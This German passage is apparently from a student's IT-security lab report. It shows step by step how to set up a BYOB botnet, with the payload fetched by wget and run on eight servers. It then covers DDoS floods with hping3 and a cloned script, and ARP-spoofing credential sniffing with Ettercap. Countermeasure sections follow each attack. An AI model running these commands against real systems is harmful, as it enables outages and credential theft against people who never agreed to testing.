Es gibt verschiedene Format für die Payloads. Man kann das «Executable» Format auswählen. Dieses Format kann auswählen, wenn man keine weiteren Programme auf den «Angreifern» installieren möchte. Es ist jedoch zu beachten, dass dieses Format mehr Speicherplatz (ca. 200 MB) benötigt als Python.

A screenshot of the 'Format' configuration page in the 'byob' interface. It shows three dropdown menus: 'Format' set to 'Executable', 'Operating System' set to 'Linux', and 'Architecture' set to 'amd64'. Below these is a green 'Generate' button with a loading icon, followed by the text 'This can take a few minutes, please be patient.' There are also small 'Next' and 'Previous' buttons at the bottom.

Abbildung 347: Format 1 Executable

Ich persönlich habe mich aber für das Python-Format entschieden, da dieses Format weniger Speicherplatz benötigt. Dafür einfach beim Format «Python» auswählen und dann auf «Generate» klicken.




Abbildung 348: Format 2 Python

Nun kann man das generierte Python Skript mit dem Download Button herunterladen.

Filename	Format	Architecture	Created	Download
byob_mJA.py		None	2020-12-29 19:20:41.585746	
byob_nix_amd64_awu		amd64	2020-12-29 19:20:41.585746	

Abbildung 349: Erstellte Payloads

Ich habe anschliessend mein Skript auf meiner Website hochgeladen, um dieses einfacher auf meinen Angreifern zu installieren.




Abbildung 350: Hochgeladener Payload

Nun kann ich mit dem Befehl «wget» das Skript von meiner Website herunterladen.

```
 wget https://ictsystem.ch/byob_mJA.py
```

Anschliessend führe ich das Skript mit Python 3 aus.

```
 python3 byob_mJA.py
```

Im Terminal sieht es dann folgendermassen aus, wenn ein «Angreifer» sich mit dem Command & Control Server verbindet.

```
root@localhost:~# python3 byob_mJA.py
byob_mJA.py:6: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
```

Abbildung 351: Erfolgreiche Verbindung mit dem Command & Control Server

Ich habe anschliessend verschiedene Server von unterschiedlichen Ländern in den Command & Control Server integriert. Die Verteilung sah folgendermassen aus.



Abbildung 352: Verteilung der Angreifer über den Globus

Insgesamt habe ich 8 Clients in den Command & Control Server integriert. Man kann ebenfalls die Shell der einzelnen Geräte aufrufen.

Show	10	entries	Bots: 8								Search:	
Select	Status	ID	IP Address	Platform	Hashes/Second	Hashrate Graph	Info	Shell	History	Remove		
<input type="checkbox"/>	WiFi Online	1	192.46.223.11	🐧 Linux	0 H/s		i	x	≡	trash		
<input type="checkbox"/>	WiFi Online	2	139.162.199.60	🐧 Linux	0 H/s		i	x	≡	trash		
<input type="checkbox"/>	WiFi Online	3	192.46.234.50	🐧 Linux	0 H/s		i	x	≡	trash		
<input type="checkbox"/>	WiFi Online	4	192.46.209.15	🐧 Linux	0 H/s		i	x	≡	trash		
<input type="checkbox"/>	WiFi Online	5	172.104.135.110	🐧 Linux	0 H/s		i	x	≡	trash		
<input type="checkbox"/>	WiFi Online	6	192.46.224.225	🐧 Linux	0 H/s		i	x	≡	trash		
<input type="checkbox"/>	WiFi Online	7	172.105.173.177	🐧 Linux	0 H/s		i	x	≡	trash		
<input type="checkbox"/>	WiFi Online	8	172.104.68.101	🐧 Linux	0 H/s		i	x	≡	trash		
Showing 1 to 8 of 8 entries										< Previous	1	Next >

Abbildung 353: Übersicht der Geräte die mit dem C&C Server verbunden sind

Nun bereiten wir unseren Angriff vor. Zuerst werden wir dazu eine sehr einfach Methode verwenden. Dafür werden wir mit dem Programm hping3 arbeiten. Dieses werden wir zuerst installieren

```
sudo apt-get install hping3
```

7.11.2. Durchführung einer DDoS Attacke via Ping

Zuerst werden wir eine DDoS Attacke mit einem simplen Befehl durchführen. Mit dem vorhin installierten Programm «hping» kann man einiges mehr machen als mit dem Standard Befehl «ping». Auf meiner Kali Linux VM setze ich einen normalen «ping» Befehl ab um zu sehen, wie sich das Zielsystem verhält. Die Zeit, bis wir eine Antwort erhalten, ist im normalen Verhältnis zwischen ca. 14ms und 26 ms. Ersichtlich ist dies im unter der «time».

```
(root💀 kali㉿lulu) [~]
# ping 192.46.236.165
PING 192.46.236.165 (192.46.236.165) 56(84) bytes of data.
64 bytes from 192.46.236.165: icmp_seq=1 ttl=54 time=21.7 ms
64 bytes from 192.46.236.165: icmp_seq=2 ttl=54 time=25.3 ms
64 bytes from 192.46.236.165: icmp_seq=3 ttl=54 time=14.7 ms
64 bytes from 192.46.236.165: icmp_seq=4 ttl=54 time=19.9 ms
64 bytes from 192.46.236.165: icmp_seq=5 ttl=54 time=18.4 ms
64 bytes from 192.46.236.165: icmp_seq=6 ttl=54 time=24.8 ms
64 bytes from 192.46.236.165: icmp_seq=7 ttl=54 time=16.1 ms
64 bytes from 192.46.236.165: icmp_seq=8 ttl=54 time=15.6 ms
64 bytes from 192.46.236.165: icmp_seq=9 ttl=54 time=14.2 ms
64 bytes from 192.46.236.165: icmp_seq=10 ttl=54 time=13.8 ms
64 bytes from 192.46.236.165: icmp_seq=11 ttl=54 time=15.5 ms
64 bytes from 192.46.236.165: icmp_seq=12 ttl=54 time=17.5 ms
64 bytes from 192.46.236.165: icmp_seq=13 ttl=54 time=21.3 ms
64 bytes from 192.46.236.165: icmp_seq=14 ttl=54 time=16.2 ms
64 bytes from 192.46.236.165: icmp_seq=15 ttl=54 time=22.4 ms
64 bytes from 192.46.236.165: icmp_seq=16 ttl=54 time=20.5 ms
64 bytes from 192.46.236.165: icmp_seq=17 ttl=54 time=26.5 ms
64 bytes from 192.46.236.165: icmp_seq=18 ttl=54 time=14.8 ms
64 bytes from 192.46.236.165: icmp_seq=19 ttl=54 time=22.5 ms
64 bytes from 192.46.236.165: icmp_seq=20 ttl=54 time=13.2 ms
64 bytes from 192.46.236.165: icmp_seq=21 ttl=54 time=24.4 ms
64 bytes from 192.46.236.165: icmp_seq=22 ttl=54 time=16.6 ms
64 bytes from 192.46.236.165: icmp_seq=23 ttl=54 time=16.1 ms
64 bytes from 192.46.236.165: icmp_seq=24 ttl=54 time=27.9 ms
64 bytes from 192.46.236.165: icmp_seq=25 ttl=54 time=22.4 ms
64 bytes from 192.46.236.165: icmp_seq=26 ttl=54 time=18.2 ms
64 bytes from 192.46.236.165: icmp_seq=27 ttl=54 time=14.8 ms
64 bytes from 192.46.236.165: icmp_seq=28 ttl=54 time=16.0 ms
64 bytes from 192.46.236.165: icmp_seq=29 ttl=54 time=17.8 ms
64 bytes from 192.46.236.165: icmp_seq=30 ttl=54 time=17.2 ms
64 bytes from 192.46.236.165: icmp_seq=31 ttl=54 time=15.7 ms
64 bytes from 192.46.236.165: icmp_seq=32 ttl=54 time=24.8 ms
64 bytes from 192.46.236.165: icmp_seq=33 ttl=54 time=15.8 ms
64 bytes from 192.46.236.165: icmp_seq=34 ttl=54 time=16.4 ms
```

Abbildung 354: Erreichbarkeit normal

Wir verwenden folgenden Befehl um das Zielsystem mit Ping Anfragen zu überhäufen.

```
hping3 -1 --flood 192.46.236.165
```

Wenn wir nun anschauen, wie hoch der Ping ist, sieht man, dass der Ping um einiges höher ist. Insgesamt wurde der Traffic durch acht verschiedene Geräte auf vier Kontinenten verursacht. Nach dem letzten Ping mit 393ms kam für ca. zwei Minuten keine Antwort mehr. Demnach war für mich der DDoS erfolgreich.

```
64 bytes from 192.46.236.165: icmp_seq=144 ttl=54 time=240 ms
64 bytes from 192.46.236.165: icmp_seq=148 ttl=54 time=301 ms
64 bytes from 192.46.236.165: icmp_seq=149 ttl=54 time=202 ms
64 bytes from 192.46.236.165: icmp_seq=151 ttl=54 time=179 ms
64 bytes from 192.46.236.165: icmp_seq=155 ttl=54 time=156 ms
64 bytes from 192.46.236.165: icmp_seq=158 ttl=54 time=283 ms
64 bytes from 192.46.236.165: icmp_seq=160 ttl=54 time=245 ms
64 bytes from 192.46.236.165: icmp_seq=162 ttl=54 time=293 ms
64 bytes from 192.46.236.165: icmp_seq=165 ttl=54 time=191 ms
64 bytes from 192.46.236.165: icmp_seq=171 ttl=54 time=151 ms
64 bytes from 192.46.236.165: icmp_seq=175 ttl=54 time=140 ms
64 bytes from 192.46.236.165: icmp_seq=182 ttl=54 time=403 ms
64 bytes from 192.46.236.165: icmp_seq=183 ttl=54 time=180 ms
64 bytes from 192.46.236.165: icmp_seq=188 ttl=54 time=199 ms
64 bytes from 192.46.236.165: icmp_seq=189 ttl=54 time=288 ms
64 bytes from 192.46.236.165: icmp_seq=207 ttl=54 time=350 ms
64 bytes from 192.46.236.165: icmp_seq=224 ttl=54 time=452 ms
64 bytes from 192.46.236.165: icmp_seq=232 ttl=54 time=585 ms
64 bytes from 192.46.236.165: icmp_seq=276 ttl=54 time=280 ms
64 bytes from 192.46.236.165: icmp_seq=284 ttl=54 time=363 ms
64 bytes from 192.46.236.165: icmp_seq=287 ttl=54 time=393 ms
```

Abbildung 355: Erfolgreicher DDoS

Auf dem Zielsystem läuft ein Webserver. Dieser ist ebenfalls nicht mehr erreichbar.




Abbildung 356: Erfolgreicher DDoS Webserver

Sobald der ping Befehl von den Angreifern wieder abgebrochen wurde, konnte man nach kurzer Zeit das Zielsystem wieder ohne Probleme erreichen.

```
64 bytes from 192.46.236.165: icmp_seq=287 ttl=54 time=393 ms
64 bytes from 192.46.236.165: icmp_seq=390 ttl=54 time=334 ms
64 bytes from 192.46.236.165: icmp_seq=398 ttl=54 time=228 ms
64 bytes from 192.46.236.165: icmp_seq=423 ttl=54 time=245 ms
64 bytes from 192.46.236.165: icmp_seq=473 ttl=54 time=1127 ms
64 bytes from 192.46.236.165: icmp_seq=476 ttl=54 time=1383 ms
64 bytes from 192.46.236.165: icmp_seq=487 ttl=54 time=1617 ms
64 bytes from 192.46.236.165: icmp_seq=530 ttl=54 time=330 ms
64 bytes from 192.46.236.165: icmp_seq=531 ttl=54 time=631 ms
64 bytes from 192.46.236.165: icmp_seq=548 ttl=54 time=494 ms
64 bytes from 192.46.236.165: icmp_seq=584 ttl=54 time=311 ms
64 bytes from 192.46.236.165: icmp_seq=600 ttl=54 time=312 ms

64 bytes from 192.46.236.165: icmp_seq=686 ttl=54 time=22.2 ms
64 bytes from 192.46.236.165: icmp_seq=687 ttl=54 time=16.6 ms
64 bytes from 192.46.236.165: icmp_seq=688 ttl=54 time=21.1 ms
64 bytes from 192.46.236.165: icmp_seq=689 ttl=54 time=15.5 ms
```

Abbildung 357: Abgeschlossener DDoS

7.11.3. Durchführung einer DDoS Attacke via Skript

Zuerst laden wir das DDoS Skript herunter und installieren es.

```
git clone https://github.com/Ha3MrX/DDos-Attack
```

Anschliessend wechseln wir in das neue Verzeichnis.

```
cd DDos-Attack
```

Nun muss man nur noch das Skript ausführbar machen und anschliessend können wir das Skript mit Python ausführen.

```
chmod +x ddos-attack.py  
python ddos-attack.py
```

Danach muss man nur noch die «Target IP» definieren.

```
root@kali: ~/Desktop/DDos-Attack - □ ×  
File Edit View Search Terminal Help  
  
Author : HA-MRX  
You Tube : https://www.youtube.com/c/HA-MRX  
github : https://github.com/Ha3MrX  
Facebook : https://www.facebook.com/muhamad.jabar222  
  
IP Target : █
```

Abbildung 358: Target IP definieren

Nun können wir sehen, dass die Zeit bis zu einer Antwort sich im Rahmen von 16.6 ms – 56.7 ms befindet. Wir können somit feststellen, dass die TTL der Pakete sich durch das DDoS Skript nur sehr minimal ändert. Daher ist das DDoS Skript weniger effektiv als dem unter Punkt 7.11.2 durchgeführten Angriff.

```
64 bytes from 192.46.239.151: icmp_seq=526 ttl=54 time=16.6 ms
64 bytes from 192.46.239.151: icmp_seq=527 ttl=54 time=21.1 ms
64 bytes from 192.46.239.151: icmp_seq=528 ttl=54 time=20.1 ms
64 bytes from 192.46.239.151: icmp_seq=529 ttl=54 time=18.0 ms
64 bytes from 192.46.239.151: icmp_seq=530 ttl=54 time=31.7 ms
64 bytes from 192.46.239.151: icmp_seq=531 ttl=54 time=29.2 ms
64 bytes from 192.46.239.151: icmp_seq=532 ttl=54 time=56.7 ms
64 bytes from 192.46.239.151: icmp_seq=533 ttl=54 time=25.3 ms
64 bytes from 192.46.239.151: icmp_seq=534 ttl=54 time=50.6 ms
64 bytes from 192.46.239.151: icmp_seq=535 ttl=54 time=20.7 ms
64 bytes from 192.46.239.151: icmp_seq=536 ttl=54 time=36.7 ms
64 bytes from 192.46.239.151: icmp_seq=537 ttl=54 time=24.4 ms
64 bytes from 192.46.239.151: icmp_seq=538 ttl=54 time=16.8 ms
64 bytes from 192.46.239.151: icmp_seq=539 ttl=54 time=26.0 ms
64 bytes from 192.46.239.151: icmp_seq=540 ttl=54 time=26.5 ms
64 bytes from 192.46.239.151: icmp_seq=541 ttl=54 time=17.3 ms
64 bytes from 192.46.239.151: icmp_seq=542 ttl=54 time=28.6 ms
64 bytes from 192.46.239.151: icmp_seq=543 ttl=54 time=19.0 ms
64 bytes from 192.46.239.151: icmp_seq=544 ttl=54 time=28.7 ms
64 bytes from 192.46.239.151: icmp_seq=545 ttl=54 time=40.2 ms
64 bytes from 192.46.239.151: icmp_seq=546 ttl=54 time=21.6 ms
64 bytes from 192.46.239.151: icmp_seq=547 ttl=54 time=18.8 ms
```

Abbildung 359: Effektivität des DDoS Skript

7.11.4. Wie kann ich solche Angriffe verhindern?

Um einer Überlastung von IT-Systemen durch DoS- und DDoS-Angriffe entgegenzuwirken, wurden diverse Sicherheitsmaßnahmen entwickelt. Ansatzpunkte bieten die Identifizierung kritischer IP-Adressen sowie das Schliessen bekannter Sicherheitslücken. Zudem gilt es, Hardware- und Software-Ressourcen zur Verfügung zu stellen, mit denen sich kleinere Angriffe kompensieren lassen.

IP-Sperrlisten: Sperrlisten ermöglichen es, kritische IP-Adressen zu identifizieren und Datenpakete direkt zu verwerfen. Diese Sicherheitsmaßnahme lässt sich manuell umsetzen oder durch dynamisch erzeugte Sperrlisten über die Firewall automatisieren.

Filterung: Um auffällige Datenpakete herauszufiltern, ist es möglich, Grenzwerte für Datenmengen in einem bestimmten Zeitraum zu definieren. Dabei ist jedoch zu beachten, dass Proxys mitunter dazu führen, dass viele Clients mit derselben IP-Adresse beim Server registriert und möglicherweise unbegründet blockiert werden.

SYN-Cookies: SYN-Cookies nehmen Sicherheitslücken im TCP-Verbindungsauflauf ins Visier. Kommt diese Sicherheitsmaßnahme zum Einsatz, werden Informationen über SYN-Pakete nicht mehr auf dem Server gespeichert, sondern als Crypto-Cookie an den Client gesendet. SYN-Flood-Angriffe beanspruchen so zwar Rechenkapazität, belasten jedoch nicht den Speicher des Zielsystems.

Load-Balancing: Eine effektive Gegenmaßnahme gegen Überlastung ist eine Lastenverteilung auf verschiedene Systeme, wie sie durch Load-Balancing ermöglicht wird. Dabei wird die Hardware-Auslastung bereitgestellter Dienste auf mehrere physische Maschinen verteilt. So lassen sich DoS- und DDoS-Angriffe bis zu einem bestimmten Mass auffangen.

7.11.5. Massnahmen zum Schutz vor DDoS Angriffen gemäss NCSC

Originaltext vom Nationalen Zentrum für Cybersicherheit NCSC

- *Idealerweise haben Sie sich mit der DDoS-Problematik schon vorgängig auseinandergesetzt und eine gewisse DDoS-Abwehrbereitschaft erreicht.*
- *Sie kennen Ihre Infrastruktur und deren Schwächen. Welche Dienste sind so wichtig, dass deren Ausfall weitreichende Auswirkungen auf Ihre Organisation haben könnte? Versuchen Sie dabei auch an Basissysteme zu denken, ohne die Ihre kritischen Geschäftsanwendungen nicht funktionieren.*
- *Sie kennen den «Normalzustand» Ihrer Netze und Systeme und erkennen Anomalien (z. B. Intrusion Detection Systeme IDS, zentralisierte Logauswertung). Eine DDoS- Attacke sollte entdeckt werden, bevor Ihre Kunden sie bemerken können.*
- *Überwachen Sie die Verfügbarkeit Ihrer Kundenanwendungen auch aus der Sicht Ihrer Kunden, das heisst vom Internet her.*
- *Ihre Systeme sind gehärtet (keine unnötigen Dienste, strikte Rechtevergabe, starke Authentisierung, usw.) und auf aktuellem Patch-Level. SYN-Cookies sind aktiviert etc.*
- *Eine vorgelagerte Firewall lässt nur benötige Protokolle zum System durch. Die Firewall verfügt über genügend Systemressourcen, um auch im Falle eines DDoS-Angriffs funktionsfähig zu bleiben. Dabei ist ein grosses Augenmerk auf die Connection Table sowie auf eine gute Regelverwaltung zu legen, damit Sie im Notfall zusätzlich viele Blockierungsregeln implementieren können.*
- *Prüfen Sie die Möglichkeiten eines GeoIP-Blockings. Wenn Ihre Kunden vorwiegend aus der Schweiz und dem nahen Ausland stammen, können Sie ein Profil vordefinieren, welches IP-Adressen aus diesem Raum entweder Priorität einräumt oder andere IP-Adressen blockiert. Im Angriffsfall können Sie dieses Profil aktivieren und gewinnen so sehr schnell an Handlungsoptionen und zusätzlichem Schutz.*
- *Eine Web-Application Firewall minimiert die Angriffsfläche auf webbasierte Dienste.*
- *Systeme, die potenziell Opfer einer DDoS-Attacke werden könnten (z. B. Webauftritt), sollten an einem anderen Internet-Uplink hängen als die übrigen Systeme der Organisation. Die betroffenen Systeme können so einfacher unter den Schutzschild eines DDoS-Mitigation-Providers gestellt werden, ohne dabei die restlichen Systeme zu tangieren, die für das Tagesgeschäft nötig sind.*
- *Stellen Sie Ausweichlösungen bereit, z. B. eine statische Website mit minimalen Informationen, welche bei einem anderen Provider bereitsteht und die Sie mit einer einfachen Änderung im DNS aktivieren können.*
- *Achten Sie generell darauf, eine gute Balance in den TTLs der DNS Server zu haben, so dass Sie genügend schnell eine Domänenauflösung umstellen können.*
- *Sie haben eine Strategie für den Fall einer DDoS-Attacke. Die zuständigen Personen kennen das Vorgehen sowie die internen und externen Kontakte (Service Provider, Polizeistellen etc.)*
- *Im Fall der Fälle können Sie auf interne oder vertraglich zugesicherte externe Ressourcen zugreifen (insbesondere Personal und Infrastruktur).*
- *Sie haben den Fall einer DDoS-Attacke mit Ihren internen Stellen und den externen Partnern besprochen und auch geübt. Jeder kennt seine Rolle und Ansprechpartner!*

7.12. ARP Spoofing

Zuerst starten wir Ettercap mit dem GUI, mit dem folgenden Befehl:

```
sudo ettercap -G
```

Sobald Ettercap gestartet wurde klicken wir auf die drei Punkte und wählen dann «Current targets».




Abbildung 360: Auswahl Current targets

Nun fügen wir mit «Add» zwei Geräte hinzu. In meinem Fall werde ich, das Zielsystem als Target 1 und der Standardgateway als Target 2 definieren. Dadurch bemerkt der Enduser des Zielsystems den Angriff nicht, denn die Internetverbindung bleibt vorhanden.




Abbildung 361: Hinzufügen Target 1 und Target 2

Anschliessend klicken wir auf die Weltkugel und dann wählen wir den Reiter «ARP poisoning» aus.




Abbildung 362: Auswahl der MITM Attacke

Danach setzen wir den Haken beim optionalen Parameter «Sniff remote connections». Sobald wir das gemacht haben, bestätigen wir die Einstellung mit «OK».




Abbildung 363: Optionale Parameter

Dann startet die MITM Attacke. Wichtig ist, dass man nun im Terminal die beiden Targets sowie deren MAC-Adresse sieht. Ist dies nicht der Fall, sollte man überprüfen, ob die beiden IP-Adressen korrekt sind und dann den Angriff neu starten.




Abbildung 364: Erfolgreiche MITM Position

Mit dem Befehl «ip a» überprüfe ich die MAC-Adresse des Kali Linux VM (00:0c:29:52:8c:9b).

```
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default
    qlen 1000
    link/ether 00:0c:29:52:8c:9b brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.116/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 86345sec preferred_lft 86345sec
    inet6 fe80::20c:29ff:fe52:8c9b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Abbildung 365: Überprüfung MAC-Adresse

Jetzt überprüfen und vergleichen wir den ARP Cache. Die erste Abfrage zeigt den «normalen» Zustand, die zweite Abfrage zeigt den Zustand als die MITM Attacke gestartet wurde und der ARP Cache des Zielsystems verfälscht wurde

C:\Users\Luis Lüscher>arp -a	Schnittstelle: 192.168.0.122 --- 0x3	
Internetadresse	Physische Adresse	Typ
192.168.0.1	76-ac-b9-ea-4b-e6	dynamisch
192.168.0.100	00-11-32-a7-32-d8	dynamisch
192.168.0.115	a8-1e-84-d9-7b-91	dynamisch
192.168.0.178	88-71-b1-0b-13-e1	dynamisch
192.168.0.255	ff-ff-ff-ff-ff-ff	statisch
224.0.0.22	01-00-5e-00-00-16	statisch
224.0.0.251	01-00-5e-00-00-fb	statisch
224.0.0.252	01-00-5e-00-00-fc	statisch
239.255.255.250	01-00-5e-7f-ff-fa	statisch
255.255.255.255	ff-ff-ff-ff-ff-ff	statisch

```
C:\Users\Luis Lüscher>arp -a
Schnittstelle: 192.168.0.122 --- 0x3
  Internetadresse      Physische Adresse      Typ
  192.168.0.1           00-0c-29-52-8c-9b    dynamisch
  192.168.0.100         00-11-32-a7-32-d8    dynamisch
  192.168.0.115         a8-1e-84-d9-7b-91    dynamisch
  192.168.0.116         00-0c-29-52-8c-9b    dynamisch
  192.168.0.178         88-71-b1-0b-13-e1    dynamisch
  192.168.0.255         ff-ff-ff-ff-ff-ff    statisch
  224.0.0.22            01-00-5e-00-00-16    statisch
  224.0.0.251           01-00-5e-00-00-fb    statisch
  224.0.0.252           01-00-5e-00-00-fc    statisch
  239.255.255.250       01-00-5e-7f-ff-fa    statisch
  255.255.255.255       ff-ff-ff-ff-ff-ff    statisch
```

Die MAC-Adresse des Default Gateway zeigt bei der zweiten Abfrage die MAC-Adresse der Kali Linux VM. Somit läuft der Traffic des Zielsystem erst über die Kali VM und anschliessen leitet die Kali VM die Anfrage an den Router weiter.

Auf dem Zielsystem rufe ich nun eine Seite auf, die auf Port 80 mit dem Protokoll http läuft. Unser Ziel ist es die Logindaten abzufangen.




Abbildung 366: URL

Nun melden wir uns an und schauen auf der Kali Linux VM was passiert.

If you are already registered please enter your login information below:

Username :	<input type="text"/>
Password :	<input type="password"/>
<input type="button" value="login"/>	

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

Abbildung 367: Anmelden

Im GUI von Ettercap sehen wir nun den eingegebenen Benutzernamen (test) und das dazugehörige Passwort (test).

```
HTTP :18.192.172.30:80 -> USER: test PASS: test INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=test&pass=test
```

Abbildung 368: Abgefange Benutzerdaten

7.12.1. Gegenmassnahmen ARP Spoofing

Da sich ARP-Spoofing die Funktionsweise des Address Resolution Protocol zunutze macht, sind prinzipiell alle IPv4-Netzwerke anfällig gegen Angriffe dieser Art. Auch die Einführung von IPv6 hat das Kernproblem nicht lösen können. Der neue IP-Standard verzichtet zwar auf ARP und regelt die Adressauflösung im LAN via NDP (Neighbor Discovery Protocol), das aber ebenfalls anfällig für Spoofing-Attacken ist. Schliessen liesse sich die Sicherheitslücke durch das Protokoll Secure Neighbor Discovery (SEND) – dieses wird jedoch von den wenigsten Desktop-Betriebssystemen unterstützt.

Einen möglichen Schutz vor der Manipulation des ARP-Caches bieten statische ARP-Einträge, die sich unter Windows beispielsweise über das Kommandozeilenprogramm ARP und den Befehl arp -s setzen lassen. Da Einträge dieser Art jedoch manuell vorgenommen werden müssen, beschränkt sich diese Schutzmaßnahme in der Regel auf die wichtigsten Systeme im Netzwerk.

Eine weitere Maßnahme gegen den Missbrauch von ARP stellt die Unterteilung des Netzwerks durch Layer-3-Switches dar. Unkontrolliert erreichen Broadcast-Anfragen so nur die Systeme, die sich im gleichen Netzsegment befinden. ARP-Requests in andere Segmente werden vom Switch geprüft. Arbeitet dieser auf der Netzwerkschicht (Layer 3), wird neben der MAC-Adresse auch die IP-Adresse mit vorhergehenden Einträgen abgeglichen. Fallen dabei Unstimmigkeiten oder häufige Neuzuordnungen auf, schlägt der Switch Alarm. Die benötigte Hardware ist jedoch mit hohen Anschaffungskosten verbunden. Administratoren müssen abwägen, ob der Zugewinn an Sicherheit den finanziellen Aufwand rechtfertigt. Nicht geeignet sind hingegen die deutlich günstigeren Layer-2-Switches, die auf der Sicherungsschicht arbeiten. Zwar registrieren auch diese eine Veränderung der MAC-Adresse, die Zuordnung zur jeweiligen IP-Adresse bleibt jedoch unbeachtet.

Zahlreiche Software-Hersteller bieten zudem Monitoring-Programme an, mit denen sich Netzwerke überwachen und auffällige ARP-Vorgänge aufspüren lassen. Bekannte Tools sind die Open-Source-Software Arpwatch sowie ARP-Guard und XArp. Außerdem lassen sich Intrusion-Detection-Systeme wie Snort einsetzen, um die Adressauflösung via ARP zu überwachen.

- **Arpwatch:** Wird das plattformübergreifende Open-Source-Tool Arpwatch in ein lokales IPv4-Netzwerk integriert, zeichnet dieses kontinuierlich alle ARP-Aktivitäten im LAN auf. Allen eingehenden ARP-Paketen entnimmt das Programm die mitgelieferten Adressinformationen und speichert diese in einer zentralen Datenbank. Finden sich dabei ältere Einträge, die mit aktuell übermittelten Daten nicht übereinstimmen, sendet das Programm eine E-Mail-Warnung an den Administrator. Dieses Verfahren ist effektiv, eignet sich jedoch nur für Netzwerke mit statischen IP-Adressen. Werden LAN-IPs dynamisch über einen DHCP-Server verteilt, führt jede Änderung der IP/MAC-Zuordnung zu einem Fehlalarm.
- **ARP-Guard:** Auch ARP-Guard der Firma ISL beobachtet das interne Netzwerk und stützt sich dabei auf zwei verschiedene Sensoren. Der LAN-Sensor arbeitet ähnlich wie Arpwatch, analysiert eingehende Datenpakete und schlägt bei Unstimmigkeiten Alarm. Darüber hinaus verfügt die Sensor-Management-Architektur der Software über einen SNMP-Sensor, der über das Simple Network Management Protocol (SNMP) auf die im LAN verbundenen Endgeräte zugreift und deren ARP-Tabellen ausliest. So lassen sich nicht nur ARP-Angriffe lokalisieren und abwehren; das integrierte Adressmanagement ermöglicht zudem, unerwünschte Geräte aufzuspüren und deren Zugang zum Netzwerk zu unterbinden.
